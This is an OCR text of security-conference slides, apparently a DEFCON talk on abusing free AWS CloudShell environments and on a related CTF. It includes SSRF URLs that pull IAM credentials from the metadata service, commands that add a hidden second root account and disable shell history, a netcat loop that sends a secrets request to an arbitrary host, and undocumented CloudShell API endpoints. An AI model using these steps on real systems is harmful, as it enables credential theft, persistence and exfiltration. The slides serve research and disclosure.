CloudBashing

Exploiting free CloudShells for mining, networking, exfil, and persistence at scale

Jenko Hwong
Principal Security Researcher
Huntress Labs
www.linkedin.com/in/jenkohwong
github.com/edleft

Cloud Village
DEFCON 34
LVCC West
Las Vegas, NV
August 7, 2026

Chris Ryan
Principal Security Researcher
Huntress Labs


Flashback

August 2025


“It was a hot summer night ...”

Cloud Village CTF DEFCON 33 (2025)

WTF is CloudShell



CloudShell Underneath



FREE

Charges
by API/Service

Quotas
AWS: 10 running containers/region
AWS: 200 hrs/month
GCP: 50 hrs/week

Cloud Village CTF DEFCON 33 (2025)

shouts
@team_japan
@puddlemOnger
@mrmeows

- 530 players
- 305 teams
- 1 solve, 1 jailbreak

DNS
cloud-walker.[redacted].com

1 Discovery
1. IP -> AS -> AWS
2. SSRF -> IMDS

2 SSRF
http://169.254.169.254/latest/meta-data/iam/info/
http://169.254.169.254/latest/meta-data/iam/security-credentials/sales_website_role

http://cloud-walker.[redacted].com
node
docker
linux

elastic IP
:8080
:22


IMDSv1

EC2

PHASE 1 – Initial Access

3 Initial Access – Temp Tokens
AWS_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY
AWS_SESSION_TOKEN

PHASE 3 – Console Pivot



4 Discovery
IAM
S3
EC2
IAM: get-account-authorization-
Get Federated URL

5 Pivot
CloudShell
region
Lockdown
Exfil/netcat
backdoor

PHASE 2 – Cloud Discovery

PHASE 4 – Actions on Host

CloudShell Linux Fckery

anti-stomp

```
# Removed perms: $ chown root:root *; # chmod 600 *
# Froze history: CTF hints, anti-clobber/anti-tailgating in shared env
$ HISTFILE=/dev/null; HISTSIZE=1000; HISTFILESIZE=0
```

lockdown

```
# Removed sudo by commenting out cloudshell-user in /etc/sudoers.
# Removed perms with setfacl: sudo, chown, chgrp, dnf, yum, docker, curl, wget
# Removed CloudShell upload/download via IAM+OS permissions with setfacl: curl…
```

persistence resets

```
# Installed: netcat, dev tools (gcc), openssl, obash to obfuscate scripts
# Stored files in $HOME: $HOME/... ;root-owned; .bashrc hooks
# Installed second root account: shared:x:0:0:root:/root:/bin/bash
# Root access: $ /usr/sbin/usermod -p <pwn_pwd>
```

hide the flag

```
# Compiled "nc" shell wrapper with flag as pseudo "exfil backdoor"
for t in /tmp/.tmp.*; do
  if [[ -f $t ]]; then
    line=$(head -1 $t | sed -e 's;\r*\n*$;;g');
    if [[ $line =~ ^([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+):([0-9]+) ]]; then
      ip=${BASH_REMATCH[1]}; port=${BASH_REMATCH[2]}
      echo get_secrets | nc $ip $port;
    fi
    rm -f $t;
  fi
done
```

Private API? No one would ever do that...

Naturally, we did.


Initial (Trivial) Pursuit

“If there’s an (undocumented) API,
there’s an attack surface.”

Unmanaged Non-API Service

REST API

ID	URL	Client	Method
1172	https://cloudshell.eu-west-2.amazonaws.com/getEnvironmentStatus	Google Chrome…	POST
1174	https://cloudshell.eu-west-2.amazonaws.com/createSession	Google Chrome…	POST
1175	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	OPTIONS
1176	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	POST
1177	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1179	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	OPTIONS
1181	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	POST
1183	wss://ssmmessages.eu-west-2.amazonaws.com/v1/data-channel/1773…	Google Chrome…	GET
1186	https://eu-west-2.console.aws.amazon.com/p/pref/1/	Google Chrome…	POST
1194	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1195	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	OPTIONS
1196	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	POST



Unmanaged Non-API Service


API Flow

```
 ┌────────────────────────────────────┐
 │           Caller identity          │
 │  IAM user · assumed role ·         │
 │  permanent AKIA keys · browser     │
 │  console login                     │
 └────────────────────────────────────┘
                  │ SigV4 (API) or console cookies (browser)
                  ▼
┌───────────────────────────────────────────────────────────┐
│  REST control plane — cloudshell.<region>.amazonaws.com    │
│  describeEnvironments → createEnvironment →                │
│  getEnvironmentStatus → startEnvironment → createSession   │
└───────────────────────────────────────────────────────────┘
                  │ StreamUrl + TokenValue (§2.1, §2.2)
                  ▼
┌──────────────────────────────────────────────────────┐
│  WebSocket terminal — wss://ssmmessages.<region>...   │
│  SSM-style binary framing (§2.4)                      │
└──────────────────────────────────────────────────────┘
                  │
                  ▼
┌──────────────────────────────────────────────────────────────┐
│               CloudShell Container                             │
│  in-shell `aws` CLI reads AWS_CONTAINER_CREDENTIALS_FULL_URI   │
│  (~10 min TTL, auto-refreshed via RefreshToken)                │
└──────────────────────────────────────────────────────────────┘
```

REST API

API	Inputs that matter most	Outputs that matter most
`.../api/prod/browserCreds`	console session	browser temporary AWS credentials
`/describeEnvironments`	caller auth	environment IDs
`/getEnvironmentStatus`	`EnvironmentId`	`Status`
`/createSession`	`EnvironmentId`	`SessionId`, `StreamUrl`, `TokenValue`
`/redeemCode`	`EnvironmentId`, `AuthCode`, `CodeVerifier`, `RedirectUri`	`RefreshToken`
`/putCredentials`	`EnvironmentId`, `RefreshToken`, `KeyBase`	success
`/sendHeartBeat`	`EnvironmentId`	success
`/getFileUploadUrls`	`EnvironmentId`, destination path	presigned POST and GET material
`/getFileDownloadUrls`	`EnvironmentId`, source path	presigned POST and GET material

Console Credentials



Demo

Unmanaged Non-API Service

REST API


ID	URL	Client	Method
1172	https://cloudshell.eu-west-2.amazonaws.com/getEnvironmentStatus	Google Chrome…	POST
1174	https://cloudshell.eu-west-2.amazonaws.com/createSession	Google Chrome…	POST
1175	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	OPTIONS
1176	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	POST
1177	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1179	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	OPTIONS
1181	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	POST
1183	wss://ssmmessages.eu-west-2.amazonaws.com/v1/data-channel/1773…	Google Chrome…	GET
1186	https://eu-west-2.console.aws.amazon.com/p/pref/1/	Google Chrome…	POST
1194	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1195	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	OPTIONS
1196	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	POST

Temp Token


AssumeRole
GetFederationToken

Permanent Access Key

Console Credentials



Unmanaged Non-API Service and Tooling



“The end is where we start from.” — T. S. Eliot

“First, the aftermath. Then, the attack.”

Freshly Orchestrated Bots

cloudbasher ⌘2

<l0ud💥bash3r

Nodes (16) [redacted]

	☑	◐		Node	CSP	Act|Org|Ten	Cred	Identity	Target Identity	IP	Host	Region
1	☑	●	✓	1	AWS	055******579	Perm	user/falcon	federated/harbor	35.**.**.247	ip-10-**-**-220.***.***.internal	ap-northeast-1
2	☑	●	✓	2	AWS	055******579	Perm	user/falcon	federated/harbor	3.**.**.69	ip-10-**-**-22.***.***.internal	ap-northeast-2
3	☑	●	–	3	AWS	055******579	Perm	user/falcon	federated/harbor	13.**.**.163	ip-10-**-**-213.***.***.internal	ap-south-1
4	☑	●	–	4	AWS	055******579	Perm	user/falcon	federated/harbor	3.**.**.71	ip-10-**-**-152.***.***.internal	ap-southeast-1
5	☑	●	–	5	AWS	055******579	Perm	user/falcon	federated/harbor	3.**.**.252	ip-10-**-**-102.***.***.internal	ap-southeast-2
6	☑	●	–	6	AWS	055******579	Perm	user/falcon	federated/harbor	15.**.**.78	ip-10-**-**-21.***.***.internal	ca-central-1
7	☑	●	–	7	AWS	055******579	Perm	user/falcon	federated/harbor	3.**.**.58	ip-10-**-**-52.***.***.internal	eu-central-1
8	☑	●	–	8	AWS	055******579	Perm	user/falcon	federated/harbor	16.**.**.43	ip-10-**-**-201.***.***.internal	eu-north-1
9	☑	●	–	9	AWS	055******579	Perm	user/falcon	federated/harbor	52.**.**.132	ip-10-**-**-201.***.***.internal	eu-west-1
10	☑	●	–	10	AWS	055******579	Perm	user/falcon	federated/harbor	18.**.**.182	ip-10-**-**-223.***.***.internal	eu-west-2
11	☑	●	–	11	AWS	055******579	Perm	user/falcon	federated/harbor	51.**.**.184	ip-10-**-**-81.***.***.internal	eu-west-3
12	☑	●	–	12	AWS	055******579	Perm	user/falcon	federated/harbor	54.**.**.141	ip-10-**-**-215.***.***.internal	sa-east-1
13	☑	●	–	13	AWS	055******579	Perm	user/falcon	federated/harbor	100.**.**.177	ip-10-**-**-231.***.***.internal	us-east-1
14	☑	●	–	14	AWS	055******579	Perm	user/falcon	federated/harbor	3.**.**.219	ip-10-**-**-243.***.***.internal	us-east-2
15	☑	●	–	15	AWS	055******579	Perm	user/falcon	federated/harbor	54.**.**.242	ip-10-**-**-189.***.***.internal	us-west-1
16	☑	●	–	16	AWS	055******579	Perm	user/falcon	federated/harbor	54.**.**.52	ip-10-**-**-96.***.***.internal	us-west-2

AWS Node 3 (3/16)

Status:Running/Disconnected · Credential:Perm – · Region:ap-south-1 · IP:13.**.**.163 · Host:ip-10-**-**-213.***.***.internal
Identity:user/falcon · Target Identity:federated-user/harbor

Info 32/32

Log AWS Logs AWS Billing


```
